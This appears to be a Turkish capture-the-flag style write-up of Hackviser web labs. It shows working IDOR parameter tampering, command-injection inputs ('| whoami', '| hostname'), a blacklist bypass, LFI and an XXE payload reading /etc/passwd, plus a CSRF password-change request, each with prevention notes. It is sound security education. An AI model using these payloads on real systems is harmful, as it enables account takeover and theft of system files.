Unrestricted File Upload, bir uygulamanın kullanıcıların dosya yüklemelerini yeterince kontrol etmemesi sonucunda zararlı dosyaların sisteme yüklenmesine olanak tanıyan bir zafiyettir. Bu, sunucunun ele geçirilmesine veya kötü amaçlı yazılımların yayılmasına yol açabilir. Korunmak için dosya türleri ve boyutları sıkı bir şekilde kontrol edilmeli ve yükleme işlemleri güvenli bir şekilde yapılandırılmalıdır.

# IDOR

## Invoices

Bu laboratuvar, uygulamadaki diğer müşterilerin faturalarına yetkisiz erişime izin veren bir Güvensiz Doğrudan Nesne Referansları (IDOR) güvenlik açığı içerir.

Laboratuvari tamamlamak için URL'deki "invoice\_id" değerini değiştirerek diğer müşterilerin faturalarına erişin ve "Emilia Rawne" adlı müşterinin faturasını bulun.

Emilia Rawne adlı müşterinin e-posta adresi nedir?

URL'yi almak için Başlat'a tıklayın 00sa:45dk

60 DAKİKA

BAŞLAT

Cevabınızı gönderin

Cevabınızı gönderin

IDOR zafiyetleri istismar etmesi kolay olabilen ama keşfetmesi bazen zor olabilen zafiyetlerdir. Açıklamayı okuduğumuzda görevin kolay olduğunu görebiliriz.

Web Uygulama Güvenliği | Hackviser Document vital-blossom.europe1.hackviser.space/index.php?invoice\_id=1001


ABC Corporation INVOICE # 1001

Bill To: John Doe <john.doe@securemail.hv> Date: Jan 5, 2024

Balance Due: \$2,700.00

Item	Quantity	Rate	Amount
Laptop	2	\$1,200.00	\$2,400.00
Printer	1	\$300.00	\$300.00

Uygulamaya eriştiğimizde Bill To alanında isim ve mail adresi yazmakta. Adres satırında da 1001 id değeri mevcut. Buradaki değer ile oynama yaparak diğer kullanıcıların faturalarına erişmeye çalışacağız.



Göründüğü gibi 1003 id adresinde istediğimiz kullanıcı verilerine ulaştık.

## Ticket Sales

The challenge interface shows a task description and a timer.

**Task Description:**

Bu laboratuvar, bir ürünün daha düşük bir fiyatla satın alınabilmesine neden olan bir Güvensiz Doğrudan Nesne Referansları (IDOR) güvenlik açığı içerir.

Başlangıç bakiyeniz bilet satın almak için yeterli değildir. Laboratuvarı tamamlamak için bilet satın alımı esnasında sunucuya gönderilen fiyatın manipüle ederek bilet satın alın.

Bilet satın alındıktan sonra görünen sipariş numarası nedir?

**Timer:**

URL'yi almak için Başlat'a tıklayın 00sa:45dk

60 DAKİKA

**Buttons:**

Cevabınızı gönderin (Left)

BASLAT (Center)

Cevabınızı gönderin (Right)

Burada aslında bir business logic zayıflığı de var diyebiliriz. İş mantığı zayıflığı, zayıf doğrulamadan kaynaklanan bir zayıflıktır. İstismar esnasında bunu göreceğiz.

## Ticket Sales

Reset

The price of one ticket is **300 \$**  
Amount of money in your account: **50 \$**

How many tickets do you want to buy ?

You do not have enough balance in your account!

Enter the number of tickets:

5

Buy

Sayfa açıldığında böyle bir ekran ile karşılaşıyoruz.  
Bakiyemizin 50\$ olduğunu ve biletin 300\$ olduğunu yazıyor.  
Şimdi http paketine Burp Suite ile bakıp orada değişiklik yapacağız.

The Burp Suite interface shows the request and response for the ticket purchase.

**Request:**

```
Pretty Raw Hex
2 Host: enormous-tank.europel.hackviser.space
3 Content-Length: 23
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Brave";v="129", "Not=A?Brand";v="8", "Chromium";v="129"
6 Sec-Ch-Ua-Mobile: ?
7 Sec-Ch-Ua-Platform: "Windows"
8 Origin: https://enormous-tank.europel.hackviser.space
9 Content-Type: application/x-www-form-urlencoded
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36
12 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
   ;q=0.8
13 Sec-Gpc: 1
14 Accept-Language: tr-TR,tr;q=0.5
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referrer: https://enormous-tank.europel.hackviser.space/
20 Accept-Encoding: gzip, deflate, br
21 Priority: -1
22 Connection: close
23
24 amount=5&ticket_money=1
```

**Response:**

```
Pretty Raw Hex Render
The price of one ticket is 300 $
Amount of money in your account: 50 $
```

How many tickets do you want to buy ?

You do not have enough balance in your account!

Enter the number of tickets:

Enter the number of tickets

Buy

Repeater aracında ticket\_money değerini 1 olarak güncelledim. Paketi bu şekilde ileteceğim.

The screenshot shows a browser developer tools interface with two panels: Request and Response.

**Request:**

```
Pretty Raw Hex
2 Host: enormous-tank.europel.hackviser.space
3 Content-Length: 23
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Brave";v="129", "Not=A?Brand";v="8", "Chromium";v="129"
6 Sec-Ch-Ua-Mobile: ?
7 Sec-Ch-Ua-Platform: "Windows"
8 Origin: https://enormous-tank.europel.hackviser.space
9 Content-Type: application/x-www-form-urlencoded
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
13 Sec-Gpc: 1
14 Accept-Language: tr-TR,tr;q=0.5
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://enormous-tank.europel.hackviser.space/
20 Accept-Encoding: gzip, deflate, br
21 Priority: 0,1
22 Connection: close
23
24 amount=5&ticket_money=1
```

**Response:**

```
Pretty Raw Hex Render
The price of one ticket is 300 $
Amount of money in your account: 45 $

How many tickets do you want to buy ?

The purchase was successful.

Number of tickets you bought: 5
Money you pay: 5 $
Order ID: 65274efc95282d0cc

Enter the number of tickets:
Enter the number of tickets
Buy
```

Details from the Response panel:  
The price of one ticket is 300 \$.  
Amount of money in your account: 45 \$.  
How many tickets do you want to buy ?  
The purchase was successful.  
Number of tickets you bought: 5  
Money you pay: 5 \$  
Order ID: 65274efc95282d0cc  
Enter the number of tickets:  
Enter the number of tickets  
Buy

5 tane bilet sahip olduğumuzu, 5\$ ödediğimizi ve kalan bakiyemizin 45\$ olduğunu gördük. Soruda sipariş numarası isteniyordu, 65274efc95282d0cc değerini cevap olarak giriyorum.

## Change Password

The screenshot shows a mobile application interface. At the top, there is a navigation bar with a back arrow, a 'Change Password' button, and a '3 Puan' badge with a green checkmark icon. Below the navigation bar, there is a text area containing instructions about a lab exercise involving changing a password for a user named 'admin'. It also includes a question asking for the phone number of the 'admin' user. To the right of the text area is a timer box with a globe icon, showing 'URL'yi almak için Başlat'a tıklayın' and a timer of '00sa:45dk'. Below the timer is a button labeled '+ 60 DAKIKA'. At the bottom of the screen are two buttons: 'Cevabınızı gönderin' on the left and 'Cevabınızı gönderin' with a checkmark icon on the right.

Böyle bir senaryoda muhtemelen görmemiz gereken şudur;  
change\_password.php?username=username böyle bir senaryoda IDOR  
mungkin olabilir. Laboratuvarı açıp görüntüleyelim.

## Change Password

[Reset](#) [Logout](#)

Username: **test**  
Phone: **227-290-9627**

### Change Password

Enter your new password:

Enter your new password

[Confirm](#)

test hesabına girdikten sonra böyle bir ekran var. Yeni bir şifre oluşturup http paketine bakalım.

**Request**

```

Pretty Raw Hex
6 Sec-Ch-Ua: "Brave";v="129", "Not=A?Brand";v="8",
"Chromium";v="129"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Origin: https://living-layla-miller.europel.hackviser.space
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0
Safari/537.36
13 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,image/apng,*/*;q=0.8
14 Sec-Gpc: 1
15 Accept-Language: tr-TR,tr;q=0.5
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-Mode: navigate
18 Sec-Fetch-User: ?1
19 Sec-Fetch-Dest: document
20 Referer:
https://living-layla-miller.europel.hackviser.space/index.php
21 Accept-Encoding: gzip, deflate, br
22 Priority: u=0, i
23 Connection: close
24
25 password=test&user_id=2

```

**Response**

Username: test  
Phone: 227-290-9627

### Change Password

Password change successful!

test's password has been changed

Enter your new password:

Confirm

Yeni şifreli paketi ve gelen cevabı görebiliriz. Buradaki user\_id değerini 1 olarak değiştirelim. Bu şekilde diğer kullanıcının şifresi değişimeli.

**Request**

```

Pretty Raw Hex
6 Sec-Ch-Ua: "Brave";v="129", "Not=A?Brand";v="8",
"Chromium";v="129"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Origin: https://living-layla-miller.europel.hackviser.space
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0
Safari/537.36
13 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,image/apng,*/*;q=0.8
14 Sec-Gpc: 1
15 Accept-Language: tr-TR,tr;q=0.5
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-Mode: navigate
18 Sec-Fetch-User: ?1
19 Sec-Fetch-Dest: document
20 Referer:
https://living-layla-miller.europel.hackviser.space/index.php
21 Accept-Encoding: gzip, deflate, br
22 Priority: u=0, i
23 Connection: close
24
25 password=test&user_id=1

```

**Response**

Username: test  
Phone: 227-290-9627

### Change Password

Password change successful!

admin's password has been changed

Enter your new password:

Confirm

Evet id değeri 1 olduğunda admin hesabının şifresi değişti. Şimdi o hesaba girmeye çalışalım.

### Change Password

[Reset](#) [Logout](#)

Username: admin  
Phone: 876-987-8489

Admin hesabına eriştiğimizde bizden telefon numarası isteniyordu. 876-987-8489 değerini cevap olarak işaretliyorum.

## IDOR Nedir, Nasıl Önlenir?

IDOR, bir kullanıcının yetkilendirme kontrolleri olmadan başka bir kaynağa doğrudan erişim sağlamamasına olanak tanıyan bir zafiyettir. Bu, hassas bilgilerin yetkisiz kişilere ifşa olmasına neden olabilir. Korunmak için kullanıcı yetkilendirmesi her veri talebinde sunucu tarafından doğrulanmalı ve kaynaklar üzerinde sıkı erişim kontrolleri uygulanmalıdır.

# Command Injection

## Basic Command Injection

The screenshot shows a challenge titled "Basic Command Injection" with a difficulty rating of "3 Puan". The challenge description states: "Bu laboratuvar, uzaktan komut çalıştırımıya yol açan bir Komut Enjeksiyonu güvenlik açığı içerir." It explains that the web application uses "nslookup" to pass parameters to the system, and asks to find the path to exploit it. Below the challenge text are two input fields: "Cevabınızı gönderin" (Send your answer) and "Cevabınızı gönderin" (Send your answer) with a checkmark icon.

Komut enjeksiyonu saldırıları, sunucu web sayfasından aldığı girişleri doğrudan komut satırında çalıştırıldığından meydana gelebilir. Bunu kullanmanın en iyi yöntemi terminal komutlarına hakim olmaktır. Tek satırda birden fazla komutu yürütmek için kullandığımız &, &&, |, || gibi operatörleri iyi kullanmamız gereklidir. Laboratuvara giriş yapıp detaylıca bakalım.

## DNS Lookup

The screenshot shows a DNS lookup tool with a search bar containing "Enter a domain" and a blue "Search" button. The results section displays the following information for "google.com":  
Server: 172.20.4.1  
Address: 172.20.4.1#53  
  
Name: google.com  
Address: 142.250.185.206  
Name: google.com  
Address: 2a00:1450:4001:812::200e


Google.com alan adını sorgulattım ve sonucu görüyoruz. Şimdi yukarıda bahsettiğim operatörler ile ekstra bir komut yürütmeye çalışalım.

## DNS Lookup

The screenshot shows a DNS lookup tool with a search bar containing "google.com | whoami" and a blue "Search" button. The results section displays the following information:  
www-data

Tek çubuk ile ikinci komutu çalıştırmayı başardık. Bizden istenen çıktıyi alalım.

## DNS Lookup



A screenshot of a DNS lookup tool. At the top, there is a search bar containing the text "google.com | hostname". Below the search bar is a blue "Search" button. Underneath the search results, the word "squirrel" is displayed in pink text, indicating the result of the lookup.

Cevabımızı hostname komutu ile aldık. Cevap squirrel olacaktır.

# Command Injection Filter Bypass

Bu laboratuvar, uzaktan komut çalıştırılmaya yol açan bir Command Injection zafiyeti içerir.

Web uygulaması, kontrol etmek istediğiniz alan adını terminalde çalışan "nslookup" isimli araca parametre olarak verir. Gönderdiğiniz alan adı yaygın komutlar veya operatörler içeriyorsa, sorgunuz engellenenecektir. Sistem üzerinde komut çalıştırmanın bir yolunu bulun.

Web sitesinin çalıştığı sunucunun ana bilgisayar adı adresi nedir?

Cevabınızı gönderin

URL'yi almak için Başlat'a tıklayın 00sa:45dk

+ 60 DAKİKA

BAŞLAT

Cevabınızı gönderin

Burada bir filtreleme özelliği bulunmaktadır. Bunu bypass etmek için uğraşacağız.

## DNS Lookup

google.com | hostname

Search

Error: Command contains blacklisted keyword.

Bu sefer dediğimiz gibi filtrelemeye kapıldık. url encode yöntemi ile bunu aşmayı deneyelim.

Birkaç denemenin ardından ";" işaretinin url encode işleminden sonra filtreden geçtiğini gördüm. Bunu kullanacağım. Ayrıca sistem boşluk karakterini de kabul etmiyor. Buna dikkat edelim.

## Command Injection Nedir, Nasıl Önlenir?

Command Injection, bir uygulamanın kullanıcı girdisini yeterince doğrulamaması sonucu kötü niyetli komutların sistem üzerinde çalıştırılmasına olanak tanıyan bir zafiyettir. Saldırgan, zararlı komutlar ekleyerek sistemde yetkisiz işlemler yapabilir. Korunmak için kullanıcı girdileri güvenli bir şekilde filtrelenmeli ve komutları çalıştırmadan önce doğrulama yapılmalıdır.

# File Inclusion

## Basic Local File Inclusion

Bu laboratuvar, sistem içerisindeki yerel dosyalara izinsiz erişmeye yol açan Local File Inclusion(LFI) zafiyeti içerir.

Web uygulamasında karşınıza gelen 404 hata sayfasının içeriği, URL'de yer alan "page" parametresinde bulunan yoldan getirilmektedir. "page" parametresini değiştirerek, sistemdeki diğer dosyalara erişebilirsiniz.

/etc/passwd dosyasının eklenen kullanıcının kullanıcı adı nedir?

Cevabınızı gönderin

Cevabınızı gönderin


URL'yi almak için Başlat'a tıklayın 00sa:45dk

60 DAKİKA


BAŞLAT

3 Puan

Doğrudan erişemediğimiz bir dosyaya erişmek için sitenin içerisindeki fonksiyonları kullanabiliriz. Buna File Inclusion zafiyeti denir.



Siteye gider gitmez adres satırında bununla karşılaştık. Açıklamasında yazdığı gibi deneyelim.



Dosyayı okumayı başardık. Son eklenen kullanıcı pioneer olarak görünüyor. Cevapta bu şekildededir.

# Local File Inclusion Filter Bypass

Local File Inclusion Filter Bypass

Bu laboratuvar, sistem içindeki yerel dosyalara yetkisiz erişime yol açan bir Yerel Dosya Ekleme (LFI) güvenlik açığı içerir.

Web uygulamasında gördüğünüz 404 hata sayfasının içeriği, URL'deki "page" parametresindeki yoldan getirilir. "page" parametresini değiştirerek sistemdeki diğer dosyalara erişebilirsiniz.

"/" ve ".." LFI güvenlik açığını önlemek için engellenmiştir. Bu kısıtlamayı aşmanın bir yolunu bulun.

"/etc/passwd" dosyasına eklenen son kullanıcının kullanıcı adı nedir?

URL'yi almak için Başlat'a tıklayın 00sa:45dk

60 DAKİKA

BAŞLAT

Cevabınızı gönderin

Cevabınızı gönderin

## Basic Remote File Inclusion

The screenshot shows a challenge card for 'Basic Remote File Inclusion'. At the top left is a 'Basic Remote File Inclusion' icon. At the top right is a green circular badge with a white checkmark and the text '3 Puan'. Below the title is a text box containing the following information:

Bu laboratuvar, saldırganın uzak bir sunucuda barındırılan rastgele kodları çalıştırmasına olanak tanıyarak uzaktan kod yürütülmesine yol açan bir Uzaktan Dosya Ekleme (RFI) güvenlik açığı içerir.

Web uygulamasında gördüğünüz 404 hata sayfasının içeriği, URL'deki "page" parametresindeki yoldan getirilmektedir. "page" parametresi değiştirilerek uzaktaki bir sistemden bir dosya sayfaya dahil edilebilir.


Payload'ı HackerBox üzerinde veya VPN kullanarak kendi bilgisayarınız üzerinde servis etmelisiniz.

Web sitesinin çalıştığı sunucunun ana bilgisayar adı nedir?

Below the text box are two buttons: 'Cevabınızı gönderin' on the left and 'Cevabınızı gönderin' on the right, both in green.

At the top right of the card is a preview window showing a browser tab for 'https://cuddly-azazel.europe1.hackviser.space/index.php?page=/etc/hostname'. The tab shows 'Çalışıyor' (Working) and '00sa:44dk'. Below the tab are two buttons: '+ 60 DAKİKA' and a red 'Durdur' (Stop) button.

Burada VPN bağlantısı kurmamızı istiyor. Bunu gerçekleştirdip /etc/hostname dizinini okumaya çalışalım.



Göründüğü gibi doğrudan dosyayı okuyabiliyoruz. Cevabımız imperial olacaktır.

## File Inclusion (LFI/RFI) Nedir, Nasıl Önlenir?

File Inclusion, bir uygulamanın kullanıcı girdisini yeterince kontrol etmemesi sonucunda yerel veya uzak dosyaların sisteme dahil edilmesine olanak tanıyan bir zafiyettir. Bu, hassas bilgilerin sızdırılmasına veya zararlı dosyaların çalıştırılmasına yol açabilir. Korunmak için kullanıcı girdileri sıkı bir şekilde doğrulanmalıdır ve yalnızca güvenli dosya yollarına erişime izin verilmelidir.

# XXE

## Basic XXE

The screenshot shows a challenge titled "Basic XXE". The task description states: "Bu laboratuvar, sistem içindeki yerel dosyalara yetkisiz erişime yol açan bir XML External Entity Injection (XXE) zafiyeti içerir." It also mentions that the challenge involves tamamlamak için web sayfasındaki iletişim formundaki XXE zafiyetini istismar ederek ve /etc/password dosyasının içeriğine erişin. A question below asks what the last name of the user who added /etc/passwd is. There is a "BAŞLAT" button to start the challenge.

XXE zafiyeti istismar etmesi kolay olabilir ancak XXE syntax'ına hakim olmamız gereklidir. HTML benzeri bir yapıya sahiptir.

### Contact Form

Your needs, suggestions and thoughts are valuable to us. Use this form to contact us, we look forward to hearing from you!

Your message has been sent successfully!

First name

Enter your first name

Last name

Enter your last name

Email address

Enter your email address

Message

Enter your message here

Submit

Have you explored our FAQ page? [Read Now](#)

Sitede böyle bir form mevcut. Buraya verileri girip submit ettiğimizde yeşil renkteki mesajı alıyoruz. Onun dışında bir aksiyon göremiyoruz. Read Now kısmında da bir aksiyon yok. Kaynak koduna bakabiliyoruz orada bir yapılandırma vs. varsa bunu istismar etmeye çalışabiliriz.

```

69 <script>
70     function submitForm() {
71         var firstName = document.getElementById('firstName').value;
72         var lastName = document.getElementById('lastName').value;
73         var email = document.getElementById('email').value;
74         var message = document.getElementById('message').value;
75
76         var xmlData = ` 
77             <contact>
78                 <firstName>${firstName}</firstName>
79                 <lastName>${lastName}</lastName>
80                 <email>${email}</email>
81                 <message>${message}</message>
82             </contact>`;
83
84         var xhttp = new XMLHttpRequest();
85         xhttp.onreadystatechange = function () {
86             if (this.readyState == 4) {
87                 if (this.status == 200) {
88                     document.getElementById('contactForm').reset();
89                     showFormAlert('Your message has been sent successfully!', 'text-success');
90                 } else {
91                     showFormAlert('Something went wrong, please try again later.', 'text-danger');
92                 }
93             }
94         };
95
96         xhttp.open("POST", "contact.php", true);
97         xhttp.setRequestHeader("Content-type", "application/xml");
98         xhttp.send(xmlData);
99     }
100
101     function showFormAlert(message, className) {
102         var formAlert = document.getElementById('form-alert');
103         formAlert.innerHTML = message;
104         formAlert.classList.remove('text-success', 'text-danger');
105         formAlert.classList.add(className);
106         formAlert.classList.remove('d-none');
107     }
108 </script>

```

Bu şekilde bir script keşfettik. Burada bir XML yapısı bulunuyor. Burayı istismar edebiliriz.

XML kodlamasında bir varlık yani entity tanımlaması ister. Buna karşı bir değer de tutar. Bu yüzden syntax biraz karışıktır.

<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>&xxe;

Buradaki foo rastgele seçilmiş bir kelimedir. Doctype alanının boş kalmaması için seçilir.

Xxe de varlığı işaret eder. tanımlama buna yapılır ve sonrasında bu varlık çağrııldığından atanan değer okunabilir.

Buradaki payload değeri herhangi bir alana girildiğinde, işlemin başarılı olması beklenir.

Bunu direkt web arayüzünden yapmak net sonuç veremeyebilir. O yüzden Burp Suite üzerinden ekleme yapacağız.

```

Request
Pretty Raw Hex
0 Sec-Gpc: 1
1 Accept-Language: tr-TR,tr;q=0.5
2 Origin: https://tender-wild.europel.hackviser.space
3 Sec-Fetch-Site: same-origin
4 Sec-Fetch-Mode: cors
5 Sec-Fetch-Dest: empty
6 Referer: https://tender-wild.europel.hackviser.space/
7 Accept-Encoding: gzip, deflate, br
8 Priority: u=1, i
9 Connection: close
0
1
2 <contact>
3   <firstName>
4     test
5   </firstName>
6   <lastName>
7     test
8   </lastName>
9   <email>
10    test
11   </email>
12   <message>
13    test
14   </message>
15 </contact>
7

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Thu, 17 Oct 2024 17:46:14 GMT
4 Content-Type: application/xml
5 Content-Length: 221
6 Connection: close
7 Vary: Accept-Encoding
8
9 <?xml version="1.0" encoding="UTF-8"?>
10  <contact>
11    <firstName>
12      test
13    </firstName>
14    <lastName>
15      test
16    </lastName>
17    <email>
18      test
19    </email>
20    <message>
21      test
22  </contact>
15

```

Giden paketi bu şekilde görebiliriz. Şimdi buraya kendi varlığımızı ekleyelim.

```

Request
Pretty Raw Hex
0 Sec-Ch-Ua-Mobile: ?U
1 Accept: */*
2 Sec-Gpc: 1
3 Accept-Language: tr-TR,tr;q=0.5
4 Origin: https://tender-wild.europel.hackviser.space
5 Sec-Fetch-Site: same-origin
6 Sec-Fetch-Mode: cors
7 Sec-Fetch-Dest: empty
8 Referer: https://tender-wild.europel.hackviser.space/
9 Accept-Encoding: gzip, deflate, br
10 Priority: u=1, i
11 Connection: close
12
13 <!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd">]>
14 <contact>
15   <firstName>
16     &xxe;
17   </firstName>
18   <lastName>
19     test
20   </lastName>
21   <email>
22     test
23   </email>
24   <message>
25     test
26 </message>
27
28
29

Response
Pretty Raw Hex Render
0 Content-Length: 1883
1 Connection: close
2 Vary: Accept-Encoding
3
4 <?xml version="1.0" encoding="UTF-8"?>
5  <contact>
6    <firstName>
7      root:x:0:0:root:/root:/bin/bash
8      daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
9      bin:x:2:2:bin:/bin:/usr/sbin/nologin
10     sys:x:3:3:sys:/dev:/usr/sbin/nologin
11     sync:x:4:65534:sync:/bin:/bin/sync
12     games:x:5:60:games:/usr/games:/usr/sbin/nologin
13     man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
14     lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
15     mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
16     news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
17     uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
18     proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
19     www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
20     backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
21     list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
22     ircd:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
23     gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
24     nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
25     _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
26
27
28
29

```

Oluşturduğumuz varlık burada görünüyor. Sonucu da çağrıdığımız yerde listelenmekte. Bu şekilde xxe istismarı tamamlanır. Bizden son kullanıcının adını soruyordu. Cevap optimus olacaktır.

## XXE (XML External Entity) Nedir, Nasıl Önlenir?


XXE, bir XML belgesinin dış varlıklar içermesi nedeniyle saldırganların zararlı veriler eklemesine veya hassas bilgilere erişmesine olanak tanıyan bir zafiyettir. Bu zafiyet, sistemin güvenliğini ihlal edebilir. Korunmak için XML işleyicileri güvenli bir şekilde yapılandırılmalı ve dış varlıklar devre dışı bırakılmalıdır.

# CSRF (CROSS-SITE REQUEST FORGERY)

## Change Password

The screenshot shows a web-based interface for changing a password. At the top, there's a header with a back arrow, a flask icon, and the text "Change Password". To the right is a green circular badge with a white checkmark and the text "3 Puan". Below the header, there's a message: "Bu laboratuvar bir CSRF zafiyeti içermektedir." A detailed instruction follows: "Laboratuvari tamamlamak için parola değiştirme üç noktası ile özel bir URL oluşturun ve bağlantıyı sağ alttaki canlı destek aracılığıyla gönderin. Destek personeli gönderdiğiniz bağlantıyı açacak ve parolası değiştirilecektir. Yeni parola ile yönetici kullanıcının hesabına giriş yapın." Below this, a question asks: "Yönetici kullanıcı hesabına giriş yaparken görülen e-posta adresi nedir?" At the bottom, there are two buttons: "Cevabınızı gönderin" on the left and "Cevabınızı gönderin" on the right, each accompanied by a checkmark icon.

CSRF siteler arası istek sahteciliği anlamına gelen bir zafiyet. İstismar sırasında anlamak daha kolay olacaktır. Ama basitçe, site dışından birisinin, site içerisinde müdahale etmesi diyebiliriz.



## Change Password

Reset

Logout

Username: **test**  
Email: **test@securemail.hv**

### Change Password

Enter your new password:

Enter your new password

Confirm

Siteye eriştiğimizde şöyle bir ekranla karşılaşıyoruz.

Bizi zaten yönlendirmiştir. Sağ alta görünen mesajlaşma alanına linki gönderecektik.

```
Request
Pretty Raw Hex
1 GET /index.php?new_password=admin HTTP/1.1
2 Host: wise-blur.europel.hackviser.space
3 Cookie: PHPSESSID=vdjwvf4iaqd11lavd2di553rjg
4 Sec-Ch-Ua: "Brave";v="129", "Not=A?Brand";v="8", "Chromium";v="129"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
10 Sec-Gpc: 1
11 Accept-Language: tr-TR,tr;q=0.5
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
